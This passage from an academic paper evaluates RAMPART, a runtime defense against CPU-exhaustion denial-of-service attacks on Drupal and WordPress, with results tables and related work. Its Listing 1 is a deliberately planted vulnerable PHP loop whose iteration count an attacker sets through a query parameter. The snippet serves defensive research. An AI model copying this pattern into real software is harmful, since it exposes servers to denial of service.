



**Figure 3:** CPU usage and RPT over time for 8 `XML-RPC` attackers on Drupal without RAMPART.





**Figure 4:** CPU usage and RPT over time for 8 `PHPass` attackers on WordPress without RAMPART.

We also study if RAMPART may mistakenly mark a legitimate request as an attack request, i.e., a false positive, and what the consequences are. For example, a user may initiate *slow* requests that appear similar to attack requests. Blocking such requests while an active attack is occurring is acceptable because there is no good way to differentiate such requests from the attack requests (Section 2.1). However, it is unnecessary and undesirable to constantly reject such legitimate requests when the application is not under attack.

## 4.1 Mitigation of Known Attacks

We evaluate how RAMPART can mitigate attacks exploiting the real-world vulnerabilities that we studied (Section 3.3). We are particularly interested in understanding:

1. How well does RAMPART help preserve server performance and availability when attacks occur?
2. How long stays an aborted attack request alive before it is terminated by RAMPART?
3. How many attack requests are not aborted by RAMPART, i.e., what is the false negative rate (FNR)?
4. How many user requests are aborted, i.e., what is the false positive rate (FPR)?

To answer these questions, we perform the following experiments: First, we evaluate RAMPART's ability to detect attack requests in the *stop-only* experiments (Section 4.1.1). Here, RAMPART uses the probabilistic algorithm (Algorithm 1) to lower a suspicious request's priority by either aborting or suspending it, but it does not deploy any filters to block requests. In turn, RAMPART checks all the requests sent by attackers. Next, we evaluate whether RAMPART can preserve server performance by *stopping* and *filtering* suspicious requests. In the *stop-and-filter* experiments (Section 4.1.2), RAMPART additionally uses the exploratory algorithm (Algorithm 2) to synthesize and deploy filters to block future attack requests. Here, we set the primary lifespan ($T_p$) to 10 seconds and the secondary lifespan ($T_s$) to 30 seconds. We assign a unique local IP address to each user/attacker session, so that RAMPART can distinguish the different instances.

We evaluate two threshold values (50% and 75%) for the CPU usage threshold $\hat{R}_{\text{CPU}}$, which RAMPART uses to determine if a server is under attack. We report the average request processing time (ARPT), average server CPU usage, FPR, and FNR for user requests and attack requests over five runs per configuration. The RPT of false positive requests that RAMPART aborted are not included in the user ARPT.





**Figure 5:** CPU usage and RPT over time for 8 `XML-RPC` attackers on WordPress without RAMPART.

| | | | Attack | | | |
|---|---|---|---|---|---|---|
| | | No Attack | PHPass [Attackers] | | XML-RPC [Attackers] | |
| **Application** | **Benchmark** | | 8 | 16 | 8 | 16 |
| Drupal | ARPT (ms) | 398.1 | 461.2 (1.16x) | 519.6 (1.31x) | 458.3 (1.15x) | 541.7 (1.36x) |
| | CPU (%) | 32.21 | 88.95 | 95.05 | 84.61 | 94.91 |
| Wordpress | ARPT (ms) | 22.5 | 37.0 (1.64x) | 49.0 (2.18x) | 31.5 (1.40x) | 41.7 (1.86x) |
| | CPU (%) | 42.21 | 89.71 | 94.14 | 83.86 | 92.09 |

**Table 3:** Average request processing time of requests and server CPU usage with RAMPART's defense turned off.

### 4.1.1 Stop-Only Experiments

We summarize the results of the stop-only experiments in Table 4. We observed *no false negative* in our experiments, i.e., *all* attack requests were detected and eventually aborted, which demonstrates that RAMPART accurately detects CPU-exhaustion DoS attacks.

However, some user requests were also aborted by RAMPART as false positives in the Drupal `PHPass` experiment with 8 attacker sessions. Upon closer investigation of the logs and traffic traces of Drupal, some requests took the server more than several seconds to process, even when it was not under attack (black spikes in Figure 1). Some of those requests were marked as suspicious because several function frames deviated from their execution models. However, the overall impact was limited:

1. *Not all* such requests were aborted by RAMPART.
2. Requests of *only a few* users were aborted, although all users sent the same requests.

This is the case because RAMPART *only* terminated application instances serving a suspicious request when the server was overloaded. Nevertheless, the FPR is always less or equal to 0.33%, i.e., less than 18 out of 5,344 user requests were mistakenly aborted by RAMPART.

At the same time, RAMPART helps to preserve server performance and availability substantially, compared to the attack results without RAMPART (Table 3). The ARPT for user requests (ARPT-U) during the `PHPass` attacks on Drupal and WordPress are close to their baseline counterparts (Table 1). However, ARPT-U during the `XML-RPC` attacks on the web applications did not improve significantly. On the other hand, the ARPT for attack requests (ARPT-A) is long, with attack requests being processed for up to 2,294 ms (Drupal) and 787 ms (WordPress) before RAMPART aborted them. This explains why average CPU usage did not drop back to the baseline (Table 1) but remained slightly higher. We also observe that `PHPass` attack requests consumed more CPU resource with a higher CPU usage threshold $\hat{R}_{\text{CPU}}$.

Finally, we look at 8 attacker sessions launching the `PHPass` attack against Drupal with $\hat{R}_{\text{CPU}}$ set to 50% (Figure 6). The magenta dashed lines in the middle and bottom graphs represent the number of aborted user requests (middle) and attack requests (bottom). In the first 20 seconds of the experiment, RAMPART quickly aborted all attack requests because the server's CPU usage was above the threshold. Some requests were aborted even when the CPU usage in the top figure appears to be lower than the 50% threshold, which is because RAMPART monitors CPU usage at a shorter interval (10 ms), while the CPU data in the top figure was collected each second using the `mpstat` command. When the server load decreased, the attack requests could occupy the CPU for up to five seconds until the CPU usage crossed the threshold again. In turn, this behavior demonstrates the need for deploying filters to block suspicious requests to prevent CPU usage oscillation. Nevertheless, RAMPART detects and blocks attacks much earlier with a CPU threshold close to but above the expected CPU usage during normal operation.

| | | CPU Threshold for Attack | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| | | 50% | | | | 75% | | | |
| | | PHPass [Attackers] | | XML-RPC [Attackers] | | PHPass [Attackers] | | XML-RPC [Attackers] | |
| **Application** | **Benchmark** | 8 | 16 | 8 | 16 | 8 | 16 | 8 | 16 |
| Drupal | ARPT-U (ms) | 392.3 | 397.9 | 463.6 | 536.3 | 378.1 | 408.9 | 465.0 | 506.4 |
| | ARPT-A (ms) | 2,093 | 1,988 | 988.6 | 1,089 | 2,294 | 2,017 | 1,175 | 1,368 |
| | CPU (%) | 45.10 | 51.76 | 39.41 | 43.73 | 48.76 | 53.62 | 38.79 | 39.65 |
| | FPR (%) | 0.10 | 0.15 | 0.00 | 0.00 | 0.02 | 0.33 | 0.00 | 0.00 |
| WordPress | ARPT-U (ms) | 24.9 | 27.1 | 28.1 | 36.8 | 24.4 | 27.0 | 26.8 | 39.0 |
| | ARPT-A (ms) | 404.3 | 472.4 | 546.2 | 772.9 | 521.0 | 515.2 | 526.8 | 787.6 |
| | CPU (%) | 53.74 | 58.98 | 53.06 | 55.27 | 56.09 | 60.30 | 50.64 | 54.61 |
| | FPR (%) | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 |

**Table 4:** Server performance in the stop-only experiments.





**Figure 6:** CPU usage and RPT over time for 8 `PHPass` attackers on Drupal with RAMPART in the stop-only experiment.

### 4.1.2 Stop-and-Filter Experiments

We present the results of the *stop-and-filter* experiments in Table 5. Analog to the stop-only experiments, we observed *no false negative* in the stop-and-filter experiments. However, the FPR increased compared to the stop-only experiments because RAMPART drops any request matching a filter created from false positive requests until the filter's primary lifespan has expired. In fact, these events are evident in the Drupal `PHPass` experiment with 8 attacker sessions and $\hat{R}_{\text{CPU}} = 50\%$ (orange dashed line in Figure 7, which represents the number of requests that were dropped because of a filter). Around the 35$^{\text{th}}$ second and 39$^{\text{th}}$ second, two user requests were detected and aborted as false positives and two matching filters were created. As a result, 16 additional requests from these two users were also dropped in the following $T_p$ seconds. The primary lifespan of the last rule then expired at the 49$^{\text{th}}$ second. RAMPART then explored a matching request (the blue dashed line) at around the 58$^{\text{th}}$ second according to the exploratory algorithm (Algorithm 2) and it detected that the filtering rule was a false positive. RAMPART's FPR in stop-and-filter mode is still negligible at less than 0.69%.

Although RAMPART's stop-and-filter mode blocked some legitimate requests, it also immediately blocked the majority of attack requests (86.5%) and entirely prevented them from consuming any additional CPU time. The remaining 21 attack requests (13.5%) were also all detected as suspicious and aborted. In fact, 8 of the aborted requests were the initial requests sent by the 8 attackers, i.e., the earliest that any defense could have detected them as suspicious. RAMPART explored the remaining 13 requests and eventually also detected them as suspicious. Since the attackers sent requests at an interval of five seconds, which is shorter than $T_s$, RAMPART incremented the primary lifespan of a filter as penalty each time an exploring request was detected as suspicious.

Because RAMPART blocked most of the attack requests immediately, it preserved the web server's performance as if no attack had occurred (Table 5). In particular, the average CPU usage and the ARPT of user requests are much closer to their baseline (Table 1) compared to the stop-only experiments (Table 4). The ARPT of attack requests is an order of magnitude smaller. Overall, the results illustrate that RAMPART can effectively protect web applications from known CPU-exhaustion DoS attacks using the exploratory algorithm (Algorithm 2).

| | | CPU Threshold for Attack | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| | | 50% | | | | 75% | | | |
| | | PHPass [Attackers] | | XML-RPC [Attackers] | | PHPass [Attackers] | | XML-RPC [Attackers] | |
| **Application** | **Benchmark** | 8 | 16 | 8 | 16 | 8 | 16 | 8 | 16 |
| Drupal | ARPT-U (ms) | 394.7 | 427.1 | 423.4 | 460.4 | 400.9 | 418.6 | 437.4 | 471.6 |
| | ARPT-A (ms) | 203.6 | 228.3 | 148.1 | 172.2 | 258.9 | 166.6 | 160.4 | 181.0 |
| | CPU (%) | 38.51 | 38.76 | 36.30 | 37.68 | 38.84 | 39.62 | 36.30 | 37.73 |
| | FPR (%) | 0.60 | 0.00 | 0.25 | 0.00 | 0.69 | 0.00 | 0.15 | 0.00 |
| WordPress | ARPT-U (ms) | 24.1 | 26.1 | 25.6 | 26.8 | 24.4 | 26.1 | 24.5 | 25.1 |
| | ARPT-A (ms) | 142.1 | 234.4 | 205.9 | 220.5 | 152.8 | 242.3 | 226.3 | 180.2 |
| | CPU (%) | 45.92 | 51.40 | 49.89 | 50.74 | 49.15 | 50.98 | 50.91 | 52.14 |
| | FPR (%) | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 |

**Table 5:** Server performance in the stop-and-filter experiments.





**Figure 7:** CPU usage and RPT over time for 8 `PHPass` attackers on Drupal with RAMPART enabled in the stop-and-filter experiment.

The results for the remaining three experiments with $\hat{R}_{\text{CPU}} = 50\%$, namely, `XML-RPC` on Drupal, `PHPass` on WordPress, and `XML-RPC` on WordPress, are shown in Figure 8, Figure 9, and Figure 10.

## 4.2 Mitigation of Synthetic Attacks

Compared to static vulnerability analysis tools that look for specific features in the source code, RAMPART does not require an application's source code, nor does it require any knowledge about specific CPU-exhaustion DoS vulnerabilities. Instead, RAMPART is a generic defense that automatically detects known and unknown application-level CPU-exhaustion DoS attacks at runtime dynamically.

We demonstrate RAMPART's ability to detect and mitigate such attacks in web applications. Beyond the vulnerabilities that we explored, we automatically inserted CPU-exhaustion DoS vulnerabilities into the source code of the two web applications at random locations. We configured RAMPART to record all invoked functions when serving a request for the two web applications, and we then inserted a vulnerability (Listing 1) into a function that was randomly chosen. The vulnerable code calculates the hash value of a variable `$v` by repeatedly invoking the `md5` function (line 11). The number of iteration in the loop is controlled by the parameter `$exp`, which an attacker can set through the `dos-exp` query parameter. In our experiment, attacker requests set `$exp` to 24 to cause CPU-exhaustion DoS (i.e., $2^{24}$ `md5` invocations).

For each application, we randomly chose 50 vulnerabilities (requests) and launched 16 attacker sessions. We set the average CPU threshold $R_{\text{CPU}}$ to 75%. All 50 vulnerabilities in WordPress were successfully exploited, while only 21 vulnerabilities in Drupal could be exploited because the other 29 vulnerable functions were not invoked. They could not be invoked because they require to be set up by other requests beforehand, which we did not replay.

We report the results with and without RAMPART (Table 6). The average CPU usage threshold to determine if RAMPART successfully mitigated an attack against Drupal is 45% and for WordPress it is 55%. RAMPART successfully mitigates all attacks with $\hat{R}_{\text{CPU}} = 50\%$. However, some attack requests were incorrectly classified as benign. These false negatives occurred for Drupal because the server load was light (less than the 50% threshold) when those requests arrived. Although RAMPART did not abort those requests, it flagged them as suspicious.





**Figure 8:** CPU usage and RPT over time for 8 `XML-RPC` attackers on Drupal with RAMPART enabled in the stop-and-filter experiment.





**Figure 9:** CPU usage and RPT over time for 8 `PHPass` attackers on WordPress with RAMPART in the stop-and-filter experiment.

| Application | Benchmark | RAMPART Enabled | RAMPART Disabled |
|---|---|---|---|
| Drupal | Successful Attacks | 0 | 21 |
| | ARPT-U (ms) | 436.5 | 519.7 |
| | ARPT-A (ms) | 290.5 | 29,631 |
| | CPU (%) | 39.15 | 90.56 |
| | FPR (%) | 0.03 | N/A |
| | FNR (%) | 1.31 | N/A |
| WordPress | Successful Attacks | 0 | 50 |
| | ARPT-U (ms) | 25.8 | 38.9 |
| | ARPT-A (ms) | 157.5 | 37,966 |
| | CPU (%) | 51.05 | 92.91 |
| | FPR (%) | 0 | N/A |
| | FNR (%) | 0 | N/A |

**Table 6:** Web server performance in the synthetic attack experiments with RAMPART being enabled and disabled.

Overall, the synthetic attacks experiments demonstrate that RAMPART can detect and mitigate CPU-exhaustion DoS attacks regardless of the location of the vulnerable code, i.e., it can detect and mitigate attacks not only for front-facing code, but it can also detect and mitigate attacks for (third-party) library functions. Our prototype is implemented as an extension to the PHP engine (and can be similarly implemented for other languages), and, thus, it can adapt to any change of an application's source code without requiring any manual interaction or reconfiguration. RAMPART can automatically detect new vulnerabilities that might be introduced by unintentional source code modifications. On the contrary, a developer using a static vulnerability detection tool would need to run it each time she modifies the code. Considering RAMPART's effectiveness and low overhead, RAMPART is a practical defense to protect applications from CPU-exhaustion DoS attacks.

## 5 Related Work

We compare RAMPART to the most relevant work, i.e., sophisticated DoS vulnerability detection, program profiling techniques, and anomaly detection.

**DoS Vulnerability Detection.** CPU-exhaustion DoS attacks received significant attention from researchers over the past years. Existing research focused on finding vulnerabilities (bugs) that can be exploited to launch sophisticated DoS attacks. In turn, prevention of the attacks is manual by fixing the detected bugs before an application is deployed. *Safer* performs static taint analysis and control-dependency analysis to identify loops and recursive calls whose execution can be controlled by a remote attacker [10]. Similarly, *SaferPHP* uses static taint anal-





**Figure 10:** CPU usage and RPT over time for 8 `XML-RPC` attackers on WordPress with RAMPART in the stop-and-filter experiment.

```php
<?php

$v = time() + 86400 * 30;
$exp = 0;

if(isset($_GET["dos_exp"])) {
  $exp = $_GET["dos_exp"];
}

for($i = 0; $i < pow(2, $exp); $i++) {
  $v = md5($v);
}

?>
```

**Listing 1:** Snippet of vulnerable PHP code.

ysis to find loops whose execution can be influenced by network inputs [32]. It then uses symbolic execution to detect whether the network inputs can trigger the loops to run infinitely. Xiao et al. proposed ΔInfer, which is an approach to detect workload-dependent performance bottleneck loops by inferring iteration counts of the loops using complexity models [35]. *Torpedo* detects second-order DoS vulnerabilities using taint analysis and symbolic execution [26]. *SlowFuzz* is a dynamic testing tool that generates inputs triggering worst-case algorithmic behavior for several well-known algorithms [27].

Although these systems can detect CPU-exhaustion bugs before the applications are deployed, they commonly rely on additional manual analysis to confirm vulnerabilities or reduce false positives. They also incur additional opportunity cost because developers need to run them whenever the application's code or any of its dependencies are updated. Most important, they do not prevent attacks after an application has been deployed.

Instead of using static program analysis, RAMPART dynamically monitors a web application's state and determines automatically if the current state deviates significantly from the expected state. In turn, RAMPART automatically adapts to any change to the application or its libraries without requiring source code. RAMPART achieves a low false positive rate by leveraging a probabilistic algorithm and by updating the filtering rules intelligently with an exploratory strategy, and it exhibits false negatives only if an attack is not severe enough to consume significant CPU resource.

**Program Profiling.** The program profiling implementation of RAMPART is inspired by prior work related to flow-sensitive and context-sensitive profiling [6, 7, 13, 15, 16]. Here, a function's execution time is counted in different contexts based on the calling context tree. That is, they accumulate all functions that are called on the current execution path, to distinguish the same function called under different contexts. For RAMPART, we adopt a similar profiling strategy: We compute a hash value to encode the current execution state. Correspondingly, we can profile the running time of each called function in different contexts, and we can build a statistical execution model for each function. Moreover, during profiling, we compare the profiled functions to their statistical models, which allows us to identify the request that caused the CPU-exhaustion DoS attack, and which enables RAMPART to block similar requests in the future.

**Anomaly Detection.** RAMPART employs anomaly detection techniques to detect suspicious requests. The simplest anomaly detection approach is to set a static threshold for each feature, and to generate alerts when some or all the feature values are below or above their thresholds. Instead of a static threshold, RAMPART learns a dynamic threshold for function execution time because it is impractical to determine a static threshold for each function accurately and a priori, as their execution time can vary greatly in different execution contexts. Prior work employed supervised learning algorithms to build anomaly detection models [11, 19, 20, 28], which stands in contrast to RAMPART: We leverage anomaly detection models using statistical methods, but without requiring any labels during training.

## 6 Conclusion

Sophisticated Denial-of-Service (DoS) attacks targeting application-layer vulnerabilities can cause significant harm by severely degrading the performance and availability of a victim server over a prolonged period with only few carefully crafted requests.

In this paper, we present RAMPART, which is a system that protects web applications from sophisticated DoS attacks that would otherwise overwhelm the server's available CPU resources through carefully crafted attack requests. RAMPART performs context-sensitive function-level program profiling and learns statistical models from historical observations, which it then employs to detect and stop suspicious requests that could cause CPU-exhaustion DoS. RAMPART also adaptively synthesizes and updates filtering rules to block future attack requests. We thoroughly evaluated RAMPART's effectiveness and performance on real-world vulnerabilities as well as synthetic attacks for two popular web applications, Drupal and WordPress. Our evaluation demonstrated that RAMPART is robust against a varying number of attackers and that it can effectively and efficiently protect web applications from CPU-exhaustion DoS attacks with negligible performance overhead, low false positive rate, and low false negative rate.

## 7 Acknowledgments

We thank the anonymous reviewers for their helpful suggestions and feedback to improve the paper. This material is based on research supported by DARPA under agreement FA8750-15-2-0084, NSF under agreement CNS-1704253, ONR under grants N00014-09-1-1042, N00014-15-1-2162 and N00014-17-1-2895, and the DARPA Transparent Computing program under contract DARPA-15-15-TCFP-006. The U.S. Government is authorized to reproduce and distribute reprints for Governmental purposes notwithstanding any copyright notation thereon. The views, findings, conclusions or recommendations expressed in this material are those of the authors and should not be interpreted as necessarily representing the official views, policies or endorsements, either expressed or implied, of DARPA, NSF, ONR, or the U.S. Government.

## References

[1] CVE-2013-2173, Feb. 2013. URL https://nvd.nist.gov/vuln/detail/CVE-2013-2173.

[2] CVE-2014-9016, Nov. 2014. URL https://nvd.nist.gov/vuln/detail/CVE-2014-9016.

[3] CVE-2014-9034, Nov. 2014. URL https://nvd.nist.gov/vuln/detail/CVE-2014-9034.

[4] CVE-2014-5266, Aug. 2014. URL https://nvd.nist.gov/vuln/detail/CVE-2014-5266.

[5] Usage Statistics and Market Share of PHP for Websites, Nov. 2017. URL https://w3techs.com/technologies/details/pl-php/all/all.

[6] G. Ammons, T. Ball, and J. R. Larus. Exploiting Hardware Performance Counters with Flow and Context Sensitive Profiling. In *Proceedings of the 1997 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, Las Vegas, NV, June 1997.

[7] T. Ball. Efficiently Counting Program Events with Support for On-line Queries. *ACM Trans. Program. Lang. Syst.*, 16(5):1399–1410, Sept. 1994.

[8] U. Ben-Porat, A. Bremler-Barr, and H. Levy. Vulnerability of Network Mechanisms to Sophisticated DDoS Attacks. *IEEE Transactions on Computers*, 62(5):1031–1043, May 2013.

[9] British Broadcasting Company (BBC). Thai Government Websites Hit by Denial-of-Service Attack, 2015. URL http://www.bbc.com/news/world-asia-34409343. BBC News.

[10] R. Chang, G. Jiang, F. Ivancic, S. Sankaranarayanan, and V. Shmatikov. Inputs of Coma: Static Detection of Denial-of-Service Vulnerabilities. In *Proceedings of the 22nd IEEE Computer Security Foundataions Symposium (CSF)*, Port Jefferson, NY, 2009.

[11] N. V. Chawla, N. Japkowicz, and A. Kotcz. Editorial: Special Issue on Learning from Imbalanced Data Sets. *SIGKDD Explor. Newsl.*, 6(1):1–6, June 2004.

[12] S. A. Crosby and D. S. Wallach. Denial of Service via Algorithmic Complexity Attacks. In *Proceedings of the 12th USENIX Security Symposium (Security)*, Washington, DC, Aug. 2003.

[13] S. L. Graham, P. B. Kessler, and M. K. Mckusick. Gprof: A Call Graph Execution Profiler. In *Proceedings of the 1982 SIGPLAN Symposium on Compiler Construction*, Boston, MA, June 1982.

[14] M. Guirguis, A. Bestavros, I. Matta, and Y. Zhang. Reduction of Quality (RoQ) Attacks on Internet End-Systems. In *Proceedings of the 24th IEEE International Conference on Computer Communications (INFOCOM)*, Miami, FL, Mar. 2005.

[15] R. J. Hall. Call Path Profiling. In *Proceedings of the 14th International Conference on Software Engineering (ICSE)*, Melbourne, Australia, May 1992.

